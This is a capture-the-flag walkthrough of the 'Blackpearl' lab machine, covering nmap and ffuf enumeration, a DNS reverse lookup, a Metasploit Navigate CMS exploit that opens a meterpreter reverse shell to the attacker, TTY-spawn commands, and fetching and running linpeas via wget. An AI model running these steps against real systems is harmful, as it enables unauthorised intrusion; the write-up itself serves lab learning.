


Blackpearl

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services



```
(root💀kali)-[~]
# nmap -T4 -A -p- 192.168.138.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 21:05 EDT
Nmap scan report for 192.168.138.130
Host is up (0.00038s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|   bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http     nginx 1.14.2
| http-server-header: nginx/1.14.2
| http-title: Welcome to nginx!
MAC Address: 00:0C:29:00:CA:79 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  0.38 ms  192.168.138.130
```

If we open port 80, we go to a nginx page... Lets dig deeper inspect the page or you could view page source and we see a email address alek@blackpearl.tcm



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.
For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.
Thank you for using nginx.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6   body {
7     width: 35em;
8     margin: 0 auto;
9     font-family: Tahoma, Verdana, Arial, sans-serif;
10   }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org">nginx.org</a>. <br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```

Port 22 is out of the question though we could just for good measure test ssh login with weak passwords on the user alek which I tried does not led anywhere. Though we should make note on the email address of the webmaster also

remember how it says in the nmap scan it is running DNS on port 53... the next part after the @ symbol is the domain name keep this in mind!

FFUF is another really good directory busting tool and arguably the best/preferred one which we will use for directory enumeration on the nginx website I used dirbuster and didn't get crap the command for it is the following:

```
ffuf -w *wordlist path*:FUZZ -u http://*ip address*/FUZZ
```



```
v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL        : http://192.168.138.130/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,204,301,302,307,401,403,405

# This work is licensed under the Creative Commons [Status: 200, Size: 652, Words: 82, Lines: 27]
# [Status: 200, Size: 652, Words: 82, Lines: 27]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 652, Words: 82, Lines: 27]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27]
# [Status: 200, Size: 652, Words: 82, Lines: 27]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 652, Words: 82, Lines: 27]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 652, Words: 82, Lines: 27]
# [Status: 200, Size: 652, Words: 82, Lines: 27]
# [Status: 200, Size: 652, Words: 82, Lines: 27]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 652, Words: 82, Lines: 27]
# [Status: 200, Size: 652, Words: 82, Lines: 27]
# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27]
secret [Status: 200, Size: 209, Words: 31, Lines: 9]

:: Progress: [32048/220560] :: Job [1/1] :: 14368 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

We found a file now lets put it in the search bar and open it




As we can see this is a dead end but it says "don't waste more time directory busting this particular website" how they worded indicates that there is another website we need to look into at least that's what I think!

Since the ip address is running DNS lets use a good tool dnsrecon to pull more information

```
dnsrecon -r 127.0.0.0/24 -n *ip address of machine* -d "whatever you want"
```

- `dnsrecon` : This is a **DNS enumeration tool** used to gather information about DNS records and perform various DNS reconnaissance tasks.
- `r 127.0.0.0/24` : This tells `dnsrecon` to **perform a reverse DNS sweep** on the specified IP range (`127.0.0.0` to `127.0.0.255`). It will attempt to resolve the **PTR(Pointer) records** (reverse DNS lookups) for each IP in that subnet.
 - A **DNS pointer record (PTR)** provides the domain name associated with an IP address.
- `n <IP address of nameserver>` : This specifies the **nameserver (DNS server)** to use for lookups. Replace this with the IP of the DNS server you want to query (e.g., the target machine's DNS server).
- `d "whatever you want"` : This is the **domain name** associated with the lookup, though in this context (with `r`), it's more about targeting reverse records. You can put a placeholder if you're just scanning IPs, or a relevant domain name if needed.




The screenshot shows a terminal window titled 'root@kali: ~'. The user runs the command `dnsrecon -r 127.0.0.0/24 -n 192.168.138.130 -d blah`. The output shows a reverse lookup from 127.0.0.0 to 127.0.0.255, finding a PTR record for blackpearl.tcm with IP 127.0.0.1, and indicating 1 record found. The user then attempts to run the command again with the same parameters, but the terminal displays usage information and an error message stating 'dnsrecon.py: error: the following arguments are required: -d/---domain'.

```
root@kali: ~
# dnsrecon -r 127.0.0.0/24 -n 192.168.138.130 -d blah
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found

root@kali: ~
# dnsrecon -r 127.0.0.0/24 -n 192.168.138.130
usage: dnsrecon.py [-h] -d DOMAIN [-n NS SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s] [-b] [-y] [-k] [-w]
                   [-z] [--threads THREADS] [--lifetime LIFETIME] [--tcp] [--db DB] [-x XML] [-c CSV] [-j JSON]
                   [--iw] [--disable_check_recursion] [--disable_check_bindversion] [-v] [-t TYPE]
dnsrecon.py: error: the following arguments are required: -d/---domain
```

We can see that there is a domain by the name of blackpearl.tcm in order for use to access this we would need to add this in our /etc/hosts file to do this do `nano /etc/hosts` . Then close your browser and open it back up to type in <http://blackpearl.tcm> and the webpage should appear



```
root@kali: ~          root@kali: ~          root@kali: ~          root@kali: ~
File Actions Edit View Help                                     root@kali: ~
root@kali: ~          root@kali: ~          root@kali: ~          root@kali: ~
GNU nano 5.4          /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
192.168.138.130 blackpearl.tcm

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^C Location     M-U Undo
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify      ^A Go To Line   M-E Redo
```

PHP Version 7.3.27-1~deb10u1

System

Build Date	Linux blackpearl 4.19.0-16-aml64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d

Additional .ini files parsed

/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-crypt.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-ext.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-fpm.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-intl.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-snmp.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xdebug.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini

PHP API

20180731

PHP Extension

20180731

Zend Extension

320180731

Zend Extension Build

APR120180731.NTS

PHP Extension Build

APR20180731.NTS

Debug Build

no

Thread Safety

disabled

Zend Signal Handling

enabled

Zend Memory Manager

enabled

Zend Multibyte Support:

provided by mbstring

IPv6 Support

enabled

ODTrace Support

available, disabled

Registered PHP Streams

https, ftps, compress,zlib, php, file, glob, data, http, ftp, phar, zip, zipa, zipb, unix, udg, tel, lzo, bzvl, bzvl1, bzvl2
--

Registered Stream Socket Transports

--

Registered Stream Filters

convert.iconv, convert.iconv2, string.truncate, string.strip_tags, convert.*, convert.iconv, convert.iconv2

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.27 Copyright (c) 1999-2018 Zend Technologies
with Zend OPcache v7.3.27-1~deb10u1 Copyright (c) 1999-2018, by Zend Technologies

zend engine

Configuration

calendar

Calendar support	enabled
------------------	---------

cgi-fcgi

php-fpm	active
---------	--------

Directive	Local Value	Master Value
cgi.discard_path	0	0
cgi.fix_pathinfo	0	0

Lets try directory busting again!

ffuf -w *wordlist path*:FUZZ -u http://blackpearl.tcm/FUZZ

```

Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~
:: URL : http://blackpearl.tcm/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405

-----
# This work is licensed under the Creative Commons [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# [Status: 200, Size: 86807, Words: 4215, Lines: 1040]
# [Status: 200, Size: 86807, Words: 4215, Lines: 1040]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# Copyright 2007 James Fisher [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# directory-list-2.3-medium.txt [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# on atleast 2 different hosts [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
navigate [Status: 301, Size: 185, Words: 6, Lines: 8]
[Status: 200, Size: 86809, Words: 4215, Lines: 1040]
:: Progress: [83848/220560] :: Job [1/1] :: 18241 req/sec :: Duration: [0:00:06] :: Errors: 0 ::■

```

We found navigate... which leads to a login page it is also a CMS so we should do some research on type of exploits there are for it!

There is exploit module in msfconsole that we can [utilize multi/http/navigate_cms_rce](#)

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
Name Current Setting Required Description
-----
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /navigate/ yes Base Navigate CMS directory path
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 192.168.138.131 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-
0 Automatic

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts 192.168.138.130
rhosts => 192.168.138.130
msf6 exploit(multi/http/navigate_cms_rce) > set vhost blackpearl.tcm

```

```

root@kali:~# msf6 exploit(multi/http/navigate_cms_rce) > run
[*] Started reverse TCP handler on 192.168.138.131:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39282 bytes) to 192.168.138.130
[*] Meterpreter session 1 opened (192.168.138.131:4444 -> 192.168.138.130:52132) at 2021-08-14 21:23:47 -0400

meterpreter >
meterpreter > shell
Process 991 created.
Channel 1 created.

whoami
www-data

```

The shell we are in right now looks kind of strange so lets spawn a tty shell search it up on google and follow the steps

The screenshot shows a Mozilla Firefox window with the title "Spawning a TTY Shell". The page content is as follows:

Spawning a TTY Shell

Peleus

Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. Here are some commands which will allow you to spawn a tty shell. Obviously some of this will depend on the system environment and installed packages.

Shell Spawning

- + `python -c 'import pty; pty.spawn("/bin/sh")'`
- + `echo os.system('/bin/bash')`
- + `/bin/sh -i`
- + `perl -e 'exec "/bin/sh";'`
- + `perl: exec "/bin/sh";`
- + `ruby: exec "/bin/sh"`
- + `lua: os.execute('/bin/sh')`
- + (From within IRB)
 - `exec "/bin/sh"`
- + (From within vi)
 - `:!bash`
- + (From within vi)
 - `:set shell=/bin/bash;shell`
- + (From within nmap)
 - `!sh`

The screenshot shows a terminal window with three tabs. The first tab is a meterpreter session, and the second and third tabs are root shells on a Kali Linux host. The meterpreter session shows commands like 'whoami' and 'which python' being run, along with a python exploit. The root shells show standard Linux commands like 'sudo -l' and 'history'.

```
meterpreter >
meterpreter > shell
Process 991 created.
Channel 1 created.

whoami
www-data
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$ 

www-data@blackpearl:~/blackpearl.tcm/navigate$ 

www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ history
history
  1  sudo -l
  2  history
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ 
```

Best area to move things is the /tmp directory remember that important note. Now lets transfer linpeas onto the shell. Navigate to the directory where the LinPEAS executable is located, then run python3 -m http.server 80 to start a simple HTTP server. In the shell you spawned on the target machine, run wget http://<your-ip-address>/linpeas.sh linpeas.sh to transfer the file. Once downloaded, use chmod +x linpeas.sh to make it executable, then run it.

```

[Interesting Files]
└ SUID - Check easy privesc, exploits and write perms
  https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
  strings Not Found
  strace Not Found
  -rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper (Unknown SUID binary)
  -rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device (Unknown SUID binary)
  -rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
  -rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount ---> BSD/Linux(08-1996)
  -rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp ---> HP-UX 10.20
  -rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount ---> Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
  -rwsr-xr-x 1 root root 4.6M Feb 13 11:31 /usr/bin/php7.3 (Unknown SUID binary)
  -rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
  -rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn ---> SuSE_9.3/10
  -rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd ---> Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
